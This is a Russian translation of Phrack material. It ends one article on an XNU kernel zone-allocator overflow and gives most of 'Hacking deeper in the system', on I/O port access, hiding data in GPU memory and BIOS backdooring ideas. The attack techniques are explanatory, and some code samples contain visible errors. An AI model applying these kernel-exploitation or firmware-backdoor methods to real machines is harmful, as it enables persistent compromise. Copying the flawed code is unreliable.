При переполнении буфера внутри первого используемого элемента (в данном случае символом A [0x41]) возможно перезаписать указатель «next» свободного элемента:

```
low memory (0x00000000)
----( Element being overflowed )-----
 00 00 00 01
 22 22 22 22
 33 33 33 33
 41 41 41 41 <== Overflow starts here
 41 41 41 41
 41 41 41 41
 41 41 41 41
----- ( Free Element ) -----
[ 41 41 41 41 ] <== Overflow into pointer.
ef be ad de
ef be ad de
ef be ad de
ef be ad de
ef be ad de
ef be ad de
```

```
high memory (0xffffffff)
```

В этом случае, когда макрос `REMOVE_FROM_ZONE()` используется в `zalloc()`, контролируемый пользователем адрес `0x41414141` станет новым указателем `free_elements` структуры зоны и, соответственно, будет использован при следующем выделении элемента данного типа.

Если этот адрес правильно спозиционирован, возможно перезаписать полезный указатель в пространстве ядра и таким образом получить контроль над выполнением.

Из-за проверок в `zfree()` рекомендуется принять меры, чтобы этот элемент не передавался в `zfree()`, поскольку это приведёт к паническому завершению ядра (`kernel_panic()`).

11. Заключение

Надеюсь, если вы удосужились дочитать до этого места — вы узнали что-то полезное. Если нет — приношу свои извинения.

Если вы возьмёте какие-либо из этих идей и разовьёте их дальше или знаете лучший метод для чего-либо из описанного в этой статье — буду признателен за письмо на адрес: nemo@felinemenace.org. Ругань — на mercy@felinemenace.org, пожалуйста ;)

Теперь слова благодарности. Огромное спасибо моей удивительной невесте `rif` за её любовь и поддержку во время написания. Спасибо `bk` за помощь и долгие разговоры о XNU. Спасибо всем в `felinemenace` за поддержку, код и весёлые времена. И большое спасибо моему компьютеру за то, что не вызвал `kernel_panic()` в третий раз в процессе сохранения этой статьи — если бы ты записал случайные байты поверх текста ещё раз, у меня не хватило бы сил переписывать (снова).

Наконец, эта статья неполна без ещё одной плохой шутки про «Звёздные войны» в духе названия... Итак:

May the fork()'s be with root...

12. Ссылки

- [1] b-r00t's Smashing the Mac for Fun & Profit — <http://www.milw0rm.com/papers/44>
- [2] Smashing The Kernel Stack For Fun And Profit — <https://phrack.org/issues/60/6.html#article>
- [3] Linux on-the-fly kernel patching without LKM — <https://phrack.org/issues/58/7.html#article>
- [4] Mach-O Runtime — <http://developer.apple.com/documentation/DeveloperTools/Conceptual/MachORuntime/MachORuntime.html>
- [5] Understanding windows shellcode — <http://www.hick.org/code/skape/papers/win32-shellcode.pdf>
- [6] Smashing The Kernel Stack For Fun And Profit — <https://phrack.org/issues/60/6.html#article>
- [7] Ilja's blackhat talk — http://www.blackhat.com/presentations/bh-europe-05/BH_EU_05-Klein_Sprundel.pdf
- [8] Mac OS X PPC Shellcode Tricks — <http://www.uninformed.org/?v=1&a=1&t=txt>
- [9] Smashing the Stack for Fun and Profit — <https://phrack.org/issues/49/14.html#article>
- [10] Radical Environmentalists by Netric — <http://packetstormsecurity.org/groups/netric/envpaper.pdf>
- [11] Non eXecutable Stack Lovin on OSX86 — <http://www.digitalmunition.com/NonExecutableLovin.txt>
- [12] Mach-O Infection — http://felinemenace.org/~nemo/slides/mach-o_infection.ppt
- [13] Infecting Mach-O Files — <http://vx.netlux.org/lib/vrg01.html>
- [14] class-dump — <http://www.codethecode.com/Projects/class-dump/>
- [15] HTE — <http://hte.sourceforge.net>
- [16] Architecture Spanning Shellcode — <https://phrack.org/issues/57/14.html#article>
- [17] Multicast DNS — <http://www.multicastdns.org/>
- [18] mDNS RFC — <http://files.dns-sd.org/draft-cheshire-dnsext-nbp.txt>
- [19] mDNS API — http://developer.apple.com/documentation/Networking/Conceptual/dns_discovery_api/index.html
- [20] mdns command line utility — <http://developer.apple.com/documentation/Darwin/Reference/Manpages/man1/mdns.html>
- [21] KUNC Reference — <http://developer.apple.com/documentation/DeviceDrivers/Conceptual/WritingDeviceDriver.html>

13. Приложение А: Код

Извлечь код с помощью `uudecode`.

(Закодированный архив кода опущён — см. оригинальный файл)

Глубже в систему: взлом на уровне железа

\B\ (* *) -	Phrack #64 file 12	\W\ (* *) -
	Hacking deeper in the system	
	by scythale	
	scythale@gmail.com	
(		)

Автор: scythale

■■■

Содержание

1. Аннотация
2. Краткое введение в систему ввода/вывода
3. Играем с GPU
4. Играем с BIOS
5. Заключение
6. Ссылки
7. Благодарности

■■■

1. Аннотация

Сегодня мы наблюдаем всё больше публикаций, посвящённых взлому аппаратного обеспечения. Аппаратные бэкдоры — далеко не идеальное решение для реального применения, однако эта тема крайне важна: крупные корпорации планируют захватить контроль над нашими компьютерами без нашего согласия, используя откровенно плохо спроектированные концепции вроде DRM и TCSP. Поскольку мы не можем допустить этого ни при каких обстоятельствах, настало время для небольшого введения в мир аппаратного обеспечения.

Эта статья — крохотное введение в аппаратный взлом с точки зрения автора бэкдоров (эй, это rhgrack, я не собираюсь объяснять, как управлять кофемашиной через интерфейс RS232). Дело в том, что даже если бэкдоринг железа — не самая лучшая идея, это хороший способ начать погружаться в аппаратный хакинг. Цель автора — дать читателям основы взлома железа, которые пригодятся в подготовке к противостоянию с TCPA и прочей дрянью, спонсируемой крупными ком... хм... «компаниями» вроде Sony и Microsoft.

Статья ориентирована на архитектуру i386. Другие архитектуры не рассматриваются, однако изложенное может служить основой для исследований иного железа. Учтите: большинство материала, представленного здесь, работает только на PC. Будут рассмотрены устройства, BIOS и внутреннее устройство ПК, а также предложены идеи о том, как обратить всё это в нашу пользу.

Данная статья НЕ является рекламой и НЕ является презентацией какого-либо 3v1L s0fTw4r3, поэтому полностью функционирующего бэкдора здесь вы не найдёте. Цель автора — предоставить информацию, которая поможет вам написать собственные инструменты, а не преподнести готовую

работу. Тема не особенно сложна, здесь нужна лишь фантазия.

Для понимания статьи настоятельно рекомендуется знание ассемблера x86 и архитектуры. Новичкам в этой области советую прочитать «The Art of Assembly Programming» (см. [1]).

2. Краткое введение в систему ввода/вывода

Прежде чем погружаться в тему, необходимы некоторые пояснения. Те, кто уже знает, как работает ввод/вывод на платформе Intel и для чего он нужен, могут сразу перейти к следующему разделу. Остальным — читайте дальше.

Поскольку статья посвящена железу, было бы полезно знать, как получить к нему доступ. Именно для этого существует система ввода/вывода (I/O). Как известно всем, процессор (CPU) — это сердце, или, точнее, мозг компьютера. Но его единственная задача — вычисления. Сам по себе CPU почти бесполезен без устройств. Устройства передают процессору данные для обработки и позволяют ему возвращать ответ на наши запросы. Система ввода/вывода используется для связи большинства устройств с процессором. Способ, которым процессор воспринимает устройства ввода/вывода, схож со способом восприятия памяти. По существу, всё, что процессор делает для общения с устройствами, — это читает и пишет данные «куда-то в память»: система ввода/вывода берёт на себя дальнейшие шаги. Это «где-то в памяти» представлено портом ввода/вывода. Порты ввода/вывода — специальные «адреса», соединяющие шину данных CPU с устройством. Каждое устройство ввода/вывода использует как минимум один порт, многие — несколько. По существу, всё, что делают драйверы устройств, — манипулируют портами ввода/вывода (в самом общем смысле — именно так они общаются с железом). Архитектура Intel предоставляет три основных способа работы с портами ввода/вывода: memory-mapped I/O, Input/Output mapped I/O и DMA.

Memory-mapped I/O

Система memory-mapped I/O позволяет работать с портами ввода/вывода как с обычной памятью. Для взаимодействия с ней используются инструкции вроде `mov`. Принцип прост: порты ввода/вывода отображаются на адреса памяти, так что при записи/чтении данных по одному из этих адресов данные фактически отправляются в устройство или принимаются от него. Таким образом, способ общения с устройством идентичен работе с памятью.

Input/Output mapped I/O

Система Input/Output mapped I/O использует специальные инструкции процессора для доступа к портам ввода/вывода. На i386 это инструкции `in` и `out`:

```
in 254, reg ; записывает содержимое регистра reg в порт #254
```

```
out reg, 254 ; читает данные из порта #254 и сохраняет их в reg
```

Единственная проблема этих двух инструкций в том, что номер порта закодирован 8 битами, что ограничивает доступ только портами от 0 до 255. К сожалению, этот диапазон часто занят внутренним железом — например, системными часами. Обходной путь следующий (взято из «The Art of Assembly Programming», см. [1]):

Чтобы обратиться к портам ввода/вывода с адресами выше 255, необходимо загрузить 16-битный адрес в регистр DX и использовать DX как указатель на нужный адрес. Например, для записи байта по адресу ввода/вывода \$378 используется такая последовательность инструкций:

```
mov $378, dx
out al, dx
```

DMA

DMA расшифровывается как Direct Memory Access (прямой доступ к памяти). Система DMA применяется для повышения производительности при обмене данными между устройствами и памятью. В старые времена большинство устройств использовало процессор для передачи данных в память и обратно. Когда компьютеры начали становиться «мультимедийными» (термин столь же бессодержательный, как «готовы для людей», но отлично смотрящийся в рекламе) — то есть когда в них стали появляться CD-ROM и звуковые карты, — CPU уже не справлялся с задачами вроде воспроизведения музыки при одновременном отображении вспышки выстрела дробовика, потому что пользователь нажал клавишу CTRL. Поэтому производители создали новый чип для решения подобных задач — так появился контроллер DMA. DMA позволяет устройствам передавать данные в память и обратно при минимальном участии процессора. По существу, CPU лишь иницирует DMA-передачу, а дальше DMA-чип берёт всё в свои руки, освобождая процессор для других задач. Что особенно интересно: поскольку CPU не участвует в передаче непосредственно и задействованы устройства, защищённый режим не вмешивается — а значит, мы можем читать и записывать данные (почти) куда угодно. Эта идея далеко не нова; РНС уже упоминал её в одной из своих пародий на `phrack`.

DMA — действительно мощная система. Она открывает возможности для очень интересных трюков, но ценой серьёзных неудобств: DMA крайне привязан к конкретному железу и сложен в использовании. Ниже перечислены основные разновидности систем DMA:

- **DMA Controller (сторонний DMA):** эта система очень стара и малоэффективна. Идея — иметь общий контроллер DMA на материнской плате, обслуживающий все DMA-операции для всех устройств. Контроллер применялся преимущественно с устройствами ISA и ныне устарел из-за проблем с производительностью, а также потому что одновременно можно было настроить лишь 4–8 передач (в зависимости от наличия двух каскадных контроллеров DMA, каждый предоставляет лишь 4 канала).
- **DMA Bus mastering (собственный DMA):** эта система обеспечивает значительно более высокую производительность, чем контроллер DMA. Идея — позволить каждому устройству самостоятельно управлять DMA посредством механизма «Bus Mastering». Вместо обращения к общему контроллеру каждое устройство способно захватить системную шину для выполнения передач, что позволяет производителям обеспечить эффективную DMA-систему для своих устройств.

Этих трёх вещей вполне достаточно для начала, но современные операционные системы тоже предоставляют средства доступа к вводу/выводу. Поскольку таких систем на рынке много, я остановлюсь только на GNU/Linux — идеальной системе для изучения аппаратного взлома на платформе Intel. Как и многие системы, Linux работает в двух режимах: пользовательском пространстве и пространстве ядра. Поскольку пространство ядра уже обеспечивает хороший контроль над системой, рассмотрим способы доступа к вводу/выводу из пользовательского пространства. Расскажу о двух базовых способах работы с железом: `in()/out()` и `/dev/port`.

in/out

Инструкции `in` и `out` можно использовать в пользовательском пространстве Linux. Также предоставляются функции `outb(2)`, `outw(2)`, `outl(2)`, `inb(2)`, `inw(2)`, `inl(2)` для работы с вводом/выводом — их можно вызывать как из пространства ядра, так и из пользовательского. Согласно «Linux Device Drivers» (см. [2]), их использование таково:

```
unsigned inb(unsigned port);
void outb(unsigned char byte, unsigned port);
```

Чтение или запись байтовых портов (8-битная ширина). Аргумент `port` объявлен как `unsigned long` на некоторых платформах и как `unsigned short` на других. Тип возвращаемого значения `inb` также различается в зависимости от архитектуры.

```
unsigned inw(unsigned port);
void outw(unsigned short word, unsigned port);
```

Эти функции обращаются к 16-битным портам (ширина — слово); они недоступны при компиляции для платформ M68k и S390, которые поддерживают только байтовый ввод/вывод.

```
unsigned inl(unsigned port);
void outl(unsigned longword, unsigned port);
```

Эти функции обращаются к 32-битным портам. `longword` объявлен как `unsigned long` или `unsigned int` в зависимости от платформы. Как и 16-битный ввод/вывод, 32-битный недоступен на M68k и S390.

Заметим, что 64-битные операции ввода/вывода не определены. Даже на 64-битных архитектурах адресное пространство портов использует (максимум) 32-битный путь данных.

Единственное ограничение доступа к портам ввода/вывода таким способом из пользовательского пространства — необходимость использовать функции `iopl(2)` или `ioperm(2)`, которые иногда защищены системами безопасности вроде `grsec`. И, разумеется, нужны права `root`. Вот пример кода:

```
-----[io.c

/*
** Just a simple code to see how to play with inb()/outb() functions.
**
** usage is :
** □ read : io r <port address>
** □ write : io w <port address> <value>
**
** compile with : gcc io.c -o io
**/

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/io.h> /* iopl(2) inb(2) outb(2) */

void read_io(long port)
{
    unsigned int val;

    val = inb(port);
    fprintf(stdout, "value : %X\n", val);
}

void write_io(long port, long value)
{
    outb(value, port);
}

int main(int argc, char **argv)
{
    long port;

    if (argc < 3)
    {
        fprintf(stderr, "usage is : io <r|w> <port> [value]\n");
        exit(1);
    }
}
```

```

port = atoi(argv[2]);
if (iopl(3) == -1)
{
    fprintf(stderr, "could not get permissions to I/O system\n");
    exit(1);
}
if (!strcmp(argv[1], "r"))
    read_io(port);
else if (!strcmp(argv[1], "w"))
    write_io(port, atoi(argv[3]));
else
{
    fprintf(stderr, "usage is : io <r|w> <port> [value]\n");
    exit(1);
}
return 0;
}

-----

```

/dev/port

/dev/port — специальный файл, позволяющий обращаться к вводу/выводу как к обычному файлу. Для работы с ним используются функции `open(2)`, `read(2)`, `write(2)`, `lseek(2)` и `close(2)`. Достаточно перейти к адресу, соответствующему нужному порту, с помощью `lseek()`, а затем `read()` или `write()` для обращения к железу. Пример кода:

```

-----[port.c

/*
** Just a simple code to see how to play with /dev/port
**
** usage is :
**□* read : port r <port address>
**□* write : port w <port address> <value>
**
** compile with : gcc port.c -o port
*/

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

void□□read_port(int fd, long port)
{
    unsigned int□val = 0;

    lseek(fd, port, SEEK_SET);
    read(fd, &val, sizeof(char));
    fprintf(stdout, "value : %X\n", val);
}

void□□write_port(int fd, long port, long value)
{
    lseek(fd, port, SEEK_SET);
    write(fd, &value, sizeof(char));
}

int□main(int argc, char **argv)
{
    int□fd;
    long□port;

    if (argc < 3)

```



```

    {
        fprintf(stderr, "usage is : io <r|w> <port> [value]\n");
        exit(1);
    }
    port = atoi(argv[2]);
    if ((fd = open("/dev/port", O_RDWR)) == -1)
    {
        fprintf(stderr, "could not open /dev/port\n");
        exit(1);
    }
    if (!strcmp(argv[1], "r"))
        read_port(fd, port);
    else if (!strcmp(argv[1], "w"))
        write_port(fd, port, atoi(argv[3]));
    else
    {
        fprintf(stderr, "usage is : io <r|w> <port> [value]\n");
        exit(1);
    }
    return 0;
}

```

Ещё одно замечание перед окончанием введения: пользователи Linux, желающие просмотреть порты ввода/вывода своей системы, могут выполнить `cat /proc/ioproports`:

```

$ cat /proc/ioproports # lists ports from 0000 to FFFF
0000-001f : dma1
0020-0021 : pic1
0040-0043 : timer0
0050-0053 : timer1
0060-006f : keyboard
0080-008f : dma page reg
00a0-00a1 : pic2
00c0-00df : dma2
00f0-00ff : fpu
0170-0177 : ide1
01f0-01f7 : ide0
0213-0213 : ISAPnP
02f8-02ff : serial
0376-0376 : ide1
0378-037a : parport0
0388-0389 : OPL2/3 (left)
038a-038b : OPL2/3 (right)
03c0-03df : vga+
03f6-03f6 : ide0
03f8-03ff : serial
0534-0537 : CS4231
0a79-0a79 : isapnp write
0cf8-0cff : PCI conf1
b800-b8ff : 0000:00:0d.0
    b800-b8ff : 8139too
d000-d0ff : 0000:00:09.0
    d000-d0ff : 8139too
d400-d41f : 0000:00:04.2
    d400-d41f : uhci_hcd
d800-d80f : 0000:00:04.1
    d800-d807 : ide0
    d808-d80f : ide1
e400-e43f : 0000:00:04.3
    e400-e43f : motherboard
    e400-e403 : PM1a_EVT_BLK
    e404-e405 : PM1a_CNT_BLK
    e408-e40b : PM_TMR
    e40c-e40f : GPE0_BLK
    e410-e415 : ACPI CPU throttle
e800-e81f : 0000:00:04.3
    e800-e80f : motherboard
    e800-e80f : pnp 00:02

```

3. Играем с GPU

3D-карты — это просто великолепно, и точка. Устанавливая такую карту в компьютер, вы не просто подключаете устройство для красивой графики — вы помещаете мини-компьютер внутрь своего компьютера. Современные видеокарты уже давно не просто чип. У них есть память, есть процессор, есть даже собственный BIOS! Из этих небольших устройств можно извлечь очень многое.

Для начала разберёмся, что же такое 3D-карта на самом деле. 3D-карты ускоряют рендеринг трёхмерной графики и передают результат на экран. Как я уже сказал, в ней есть три составляющих, интересных нам в наших злодейских делах:

1. **Видеопамять (VRAM).** Это память, встроенная в карту. Она используется для хранения сцены, которую нужно отрендерить, и для хранения вычисленных результатов. Большинство современных карт оснащены более чем 256 МБ памяти — отличное место для хранения наших данных.
2. **Графический процессор (GPU).** Это процессор вашей 3D-карты. Большинство операций трёхмерной графики — математика, поэтому большинство инструкций GPU выполняют математические вычисления, ориентированные на графику.
3. **BIOS.** Многие устройства сегодня включают собственный BIOS. 3D-карты не исключение, и их маленький BIOS очень интересен: он содержит прошивку карты, а доступ к прошивке — это практически неограниченные возможности.

Я расскажу, что можно сделать с этими тремя элементами, но сначала нужно понять, как вообще работать с картой. К сожалению, как и с любым устройством в компьютере, для этого требуется спецификация, а большинство 3D-карт недостаточно открыты для того, чтобы делать с ними что угодно. Но это не большая проблема: можно воспользоваться простым API, который будет общаться с картой за нас. Конечно, это не позволяет применять трюки с картой в определённых условиях — например, в шеллкоде — но стоит получить права root и делать с системой что угодно, это перестает быть проблемой. Этот API — OpenGL (см. [3]); если вы с ним не знакомы, рекомендую прочитать tutorиалы на [4]. OpenGL — это API трёхмерного программирования, определённый Комитетом по архитектуре OpenGL (OpenGL Architecture Review Board), в состав которого входят представители ведущих производителей графики. Эта библиотека часто поставляется вместе с драйверами и позволяет легко писать переносимый код, использующий возможности установленной 3D-карты.

Теперь, зная, как общаться с картой, рассмотрим это железо подробнее. GPU используется для преобразования трёхмерной среды («сцены»), заданной программистом, в двумерное изображение (на экране). По существу, GPU — это вычислительный конвейер, применяющий различные математические операции к данным. Полный процесс преобразования трёхмерной сцены в двумерное изображение выходит за рамки этой статьи. Для наших целей достаточно знать следующее:

1. GPU используется для преобразования входных данных (обычно — трёхмерной сцены, но ничто не мешает подавать на вход что угодно).
2. Эти преобразования выполняются с помощью математических операций, широко применяемых в графическом программировании (и опять же, ничто не мешает использовать их в других целях).
3. Конвейер состоит из двух основных вычислительных этапов, каждый из которых включает несколько шагов преобразования данных:

- **Transformation and Lighting (преобразование и освещение):** этот шаг транслирует трёхмерные объекты в двумерные сетки полигонов (обычно треугольников), формируя каркасный рендеринг.
- **Rasterization (растеризация):** этот шаг принимает каркасный рендеринг и вычисляет значения пикселей для отображения на экране.

Итак, что же мы можем сделать со всеми этими возможностями? Нас интересует возможность спрятать данные там, где их трудно найти, и выполнять инструкции вне процессора компьютера. Патчинг прошивки 3D-карт здесь обсуждаться не будет: он требует серьёзного реверс-инжиниринга и специфичен для каждой конкретной карты.

Сначала рассмотрим выполнение инструкций. Разумеется, работая с 3D-картой, нельзя делать всё то, что доступно с процессором компьютера — например, вызывать программные прерывания, выполнять операции ввода/вывода или работать с памятью напрямую. Но можно выполнять множество математических операций. Например, можно шифровать и расшифровывать данные с помощью процессора 3D-карты, что значительно усложняет задачу реверс-инжиниринга. Это также может ускорить программы, интенсивно использующие математику, позволяя процессору компьютера заниматься другими задачами, пока 3D-карта считает за него. Всё это уже широко применяется. Часть людей уже давно развлекается, используя GPU в самых разных целях (см. [5]). Идея состоит в том, чтобы использовать GPU для преобразования данных, которые мы ему подаём. GPU предоставляют систему программирования, называемую «шейдерами» (shaders). Шейдер можно представить как программируемый хук внутри GPU, позволяющий добавить собственные процедуры в процесс преобразования данных. Эти хуки могут срабатывать в двух точках вычислительного конвейера, в зависимости от используемого шейдера. Традиционно шейдеры применяются программистами для добавления спецэффектов в процесс рендеринга; поскольку рендеринг состоит из двух шагов, GPU предоставляет два программируемых шейдера. Первый называется «Vertex shader» (вертексный шейдер) и используется на этапе преобразования и освещения. Второй называется «Pixel shader» (пиксельный шейдер) и используется на этапе растеризации.

Итак, у нас есть две точки входа в систему GPU, но нужно понять, как разрабатывать и внедрять собственные процедуры. Как всегда в мире железа, способов несколько — в зависимости от оборудования и операционной системы. Шейдеры используют собственные языки программирования: одни — низкоуровневые ассемблерно-подобные, другие — высокоуровневые C-подобные. Сегодня широко используются три высокоуровневых языка:

- **High-Level Shader Language (HLSL):** предоставляется API Microsoft DirectX, поэтому требуется MS Windows. (см. [6])
- **OpenGL Shading Language (GLSL или GLSLang):** предоставляется API OpenGL. (см. [7])
- **Cg:** введён NVIDIA для программирования их железа через DirectX API или OpenGL. Cg поставляется с полным набором инструментов, распространяемых NVIDIA бесплатно (см. [8] и [9]).

Теперь, когда мы знаем, как программировать GPU, рассмотрим самое интересное: сокрытие данных. Как я уже говорил, 3D-карты оснащены приличным объёмом памяти. Конечно, эта память предназначена для графики, но ничто не мешает хранить в ней что-то своё. Более того, с помощью шейдеров можно попросить 3D-карту самостоятельно хранить и шифровать наши данные. Это несложно: помещаем данные в начало конвейера, программируем шейдеры для управления их хранением и шифрованием — и готово. Извлечение данных — практически обратная операция: просим шейдеры расшифровать данные и вернуть их нам. Заметим, что такое шифрование весьма слабое: мы опираемся только на возможности шейдеров, и процесс шифрования/дешифрования можно обратить, просто изучив код шейдеров в вашей программе. Тем не менее это может стать эффективным дополнением к уже существующим трюкам (Shiva на базе 3D-карты — звучит занятно).

Итак, можно начинать писать код, использующий возможности наших 3D-карт. Но подождите! Мы не хотим разбираться с шейдерами и погружаться в 3D-программирование — мы просто хотим выполнять код на устройстве, чтобы быстро проверить, что с ним можно сделать. Изучение программирования шейдеров важно, потому что позволяет лучше понять устройство, но для людей, незнакомых с миром 3D, это может занять очень много времени. Недавно nVIDIA выпустила SDK, позволяющий программистам легко использовать 3D-устройства не по прямому назначению. nVIDIA CUDA (см. [10]) — это SDK, позволяющий использовать язык C с новыми ключевыми словами, которые сообщают компилятору, какая часть кода должна выполняться на устройстве, а какая — на CPU. CUDA также поставляется с различными математическими библиотеками.

Вот забавный пример, иллюстрирующий использование CUDA:

```
-----[ 3ddb.c

/*
** 3ddb.c : a very simple program used to store an array in
** GPU memory and make the GPU "encrypt" it. Compile it using nvcc.
*/

#include <stdio.h>
#include <string.h>
#include <stdlib.h>

#include <cutil.h>
#include <cuda.h>

/** GPU code and data */

char *store;

__global__ void encrypt(int key)
{
    /* do any encryption you want here */
    /* and put the result into 'store' */
    /* (you need to modify CPU code if */
    /* the encrypted text size is      */
    /* different than the clear text    */
    /* one). */
}

/** end of GPU code and data */

/** CPU code and data */
CUdevice dev;

void usage(char * cmd)
{
    fprintf(stderr, "usage is : %s <string> <key>\n", cmd);
    exit(0);
}

void init_gpu()
{
    int count;

    CUT_CHECK_DEVICE();
    CU_SAFE_CALL(cuInit());
    CU_SAFE_CALL(cuDeviceGetCount(&count));
    if (count <= 0)
    {
        fprintf(stderr, "error : could not connect to any 3D card\n");
        exit(-1);
    }
    CU_SAFE_CALL(cuDeviceGet(&dev, 0));
```

```

    CU_SAFE_CALL(cuCtxCreate(dev));
}

int main(int argc, char ** argv)
{
    int key;
    char *res;

    if (argc != 3)
        usage(argv[0]);
    init_gpu();
    CUDA_SAFE_CALL(cudaMalloc((void **)&store, strlen(argv[1])));
    CUDA_SAFE_CALL(cudaMemcpy(store,
    argv[1],
    strlen(argv[1]),
    cudaMemcpyHostToDevice));
    res = malloc(strlen(argv[1]));
    key = atoi(argv[2]);
    encrypt<<128, 256>>>(key);
    CUDA_SAFE_CALL(cudaMemcpy(res,
    store,
    strlen(argv[1]),
    cudaMemcpyDeviceToHost));
    for (i = 0; i < strlen(argv[1]); i++)
        printf("%c", res[i]);
    CU_SAFE_CALL(cuCtxDetach());
    CUT_EXIT(argc, argv);
    return 0;
}

-----
---
```

4. Играем с BIOS

BIOS — это очень интересная вещь. В этой области уже проводилась определённая работа и кое-что было опубликовано. Но давайте подытожим всё это и посмотрим, какие замечательные трюки можно провернуть с этим маленьким чипом. Прежде всего, BIOS расшифровывается как Basic Input/Output System (базовая система ввода/вывода). Этот чип отвечает за процесс загрузки, низкоуровневую конфигурацию и предоставляет набор функций для загрузчиков и операционных систем на ранних этапах их запуска. При загрузке компьютера BIOS первым берёт управление, выполняет ряд проверок, устанавливает IDT для предоставления функциональности через прерывания и в конечном итоге пытается загрузить загрузчик с каждого загрузочного устройства в соответствии со своей конфигурацией. Например, если в настройках BIOS указано сначала загружаться с оптического привода, а затем с жёсткого диска, BIOS сначала попытается запустить ОС с CD, а затем с жёсткого диска. Код BIOS — это самый первый код, выполняемый в вашей системе. Именно это делает бэкдоринг BIOS столь привлекательным: он даёт практически полный контроль над системой и позволяет обойти почти любую систему безопасности на целевой машине, поскольку наш код выполняется ещё до её запуска! Но недостаток очевиден: работая с железом, мы неизбежно сталкиваемся с серьёзными проблемами переносимости.

Первое, что нужно знать о работе с BIOS, — существует несколько способов. По этой теме уже вышли отличные публикации (см. [11]), но я сосредоточусь на том, что можно сделать, патча ROM с BIOS.

BIOS хранится в чипе на материнской плате. Старые BIOS были однократно программируемыми ROM без возможности записи, но затем некоторые производители додумались разрешить обновление BIOS. Они ввели BIOS-флэшер — небольшое устройство, с которым можно общаться

через систему ввода/вывода. Флэшер умеет читать и записывать BIOS — это всё, что нам нужно для работы в этой области. Разумеется, поскольку в мире существует множество различных BIOS, я не буду рассматривать какой-либо конкретный чип. Вот несколько полезных ресурсов:

- **[12]** `/dev/bios` — инструмент от инициативы OpenBIOS (см. [13]). Это модуль ядра Linux, создающий устройства для удобной работы с различными BIOS. Он поддерживает несколько типов BIOS, включая BIOS сетевых карт. Отличный инструмент для экспериментов с хорошо читаемым кодом — вы поймёте, с чего начать.
- **[14]** — превосходное руководство, объясняющее практически всё об Award BIOS. Обязательно к прочтению для всех, кто интересуется этой темой, даже если у вас нет Award BIOS.
- **[15]** — интересный сайт с информацией о различных BIOS.

Чтобы начать быстро и легко, воспользуемся виртуальной машиной — это очень удобно для тестирования идей, прежде чем убивать собственный BIOS. Рекомендую использовать Bochs (см. [16]): он бесплатный, с открытым исходным кодом, и главное — поставляется с хорошо откомментированным исходным кодом эмуляции BIOS. Но сначала разберёмся, как BIOS работает на самом деле.

Как я уже говорил, BIOS — первая сущность, получающая контроль над системой при загрузке. Интересно, что для начала реверс-инжиниринга BIOS флэшер вам даже не нужен. При старте процесса загрузки код BIOS отображается (или «shadowing») в RAM по определённом адресу и занимает определённый диапазон памяти. Всё, что нужно для чтения этого кода (16-битного ассемблера), — просто прочитать память. Область памяти BIOS начинается с `0xf0000` и заканчивается на `0x100000`. Простой способ дампа:

```
% dd if=/dev/mem of=BIOS.dump bs=1 count=65536 seek=983040
% objdump -b binary -m i8086 -D BIOS.dump
```

Заметим, что поскольку BIOS содержит данные, такой дамп неточен: возникнет смещение, не позволяющее корректно дизассемблировать код. Для решения этой проблемы следует использовать таблицу точек входа (приведена ниже) и опцию `--start-address` в `objdump`.

Конечно, код, который вы видите в памяти, редко просто достать из чипа, однако получение «незашифрованного текста» может сильно помочь. Чтобы понять, что в этом коде интересно, взглянем на очень интересный комментарий в исходниках Bochs BIOS (из [17]):

```
30 // ROM BIOS compatability entry points:
31 // =====
32 // $e05b ; POST Entry Point
33 // $e2c3 ; NMI Handler Entry Point
34 // $e3fe ; INT 13h Fixed Disk Services Entry Point
35 // $e401 ; Fixed Disk Parameter Table
36 // $e6f2 ; INT 19h Boot Load Service Entry Point
37 // $e6f5 ; Configuration Data Table
38 // $e729 ; Baud Rate Generator Table
39 // $e739 ; INT 14h Serial Communications Service Entry Point
40 // $e82e ; INT 16h Keyboard Service Entry Point
41 // $e987 ; INT 09h Keyboard Service Entry Point
42 // $ec59 ; INT 13h Diskette Service Entry Point
43 // $ef57 ; INT 0Eh Diskette Hardware ISR Entry Point
44 // $efc7 ; Diskette Controller Parameter Table
45 // $efd2 ; INT 17h Printer Service Entry Point
46 // $f045 ; INT 10 Functions 0-Fh Entry Point
47 // $f065 ; INT 10h Video Support Service Entry Point
48 // $f0a4 ; MDA/CGA Video Parameter Table (INT 1Dh)
49 // $f841 ; INT 12h Memory Size Service Entry Point
50 // $f84d ; INT 11h Equipment List Service Entry Point
51 // $f859 ; INT 15h System Services Entry Point
52 // $fa6e ; Character Font for 320x200 & 640x200 Graphics (lower 128 characters)
53 // $fe6e ; INT 1Ah Time-of-day Service Entry Point
54 // $fea5 ; INT 08h System Timer ISR Entry Point
55 // $fef3 ; Initial Interrupt Vector Offsets Loaded by POST
```

```

56 // $ff53 ; IRET Instruction for Dummy Interrupt Handler
57 // $ff54 ; INT 05h Print Screen Service Entry Point
58 // $fff0 ; Power-up Entry Point
59 // $fff5 ; ASCII Date ROM was built - 8 characters in MM/DD/YY
60 // $fffe ; System Model ID

```

Эти смещения указывают, где в памяти находятся конкретные функции BIOS, и поскольку они стандартны, их можно применить и к вашему BIOS. Например, прерывание BIOS 19h находится в памяти по адресу 0xfe6f2, и его задача — загрузить загрузчик в RAM и передать ему управление. На старых системах небольшим трюком было перейти по этому адресу памяти для перезагрузки системы. Но прежде чем приступить к модификации кода BIOS, нужно решить одну проблему: чипы BIOS имеют ограниченный объём. Для простых бэкдоров места может хватить, но мы быстро упрёмся в потолок, если захотим сделать что-то стоящее. Есть два способа получить больше пространства:

1. Патчим код `int19h` так, чтобы вместо загрузки реального загрузчика с указанного устройства он загружал наш код (который уже загрузит настоящий загрузчик по завершении) в определённое место — например, в сектор, помеченный как дефектный на конкретном жёстком диске. Конечно, эта операция подразумевает изменение носителя помимо BIOS, но поскольку это даёт нам практически неограниченное пространство, метод заслуживает рассмотрения.

2. Если принципиально нужно остаться в пространстве BIOS, можно воспользоваться небольшим трюком, доступным на некоторых моделях. Однажды производители процессоров заключили сделку с производителями BIOS: разработчики CPU предоставили возможность обновлять микрокод процессора для исправления ошибок без отзыва уже проданных устройств (помните ошибку f00f?). Идея состояла в том, что BIOS будет хранить обновлённый микрокод и внедрять его в CPU при каждой загрузке, поскольку изменения микрокода непостоянны. Эта функция называется «BIOS update». Разумеется, микрокод занимает место, и мы можем найти код, который его внедряет, перехватить его (чтобы он ничего не делал) и стереть микрокод, освободив место для собственного кода.

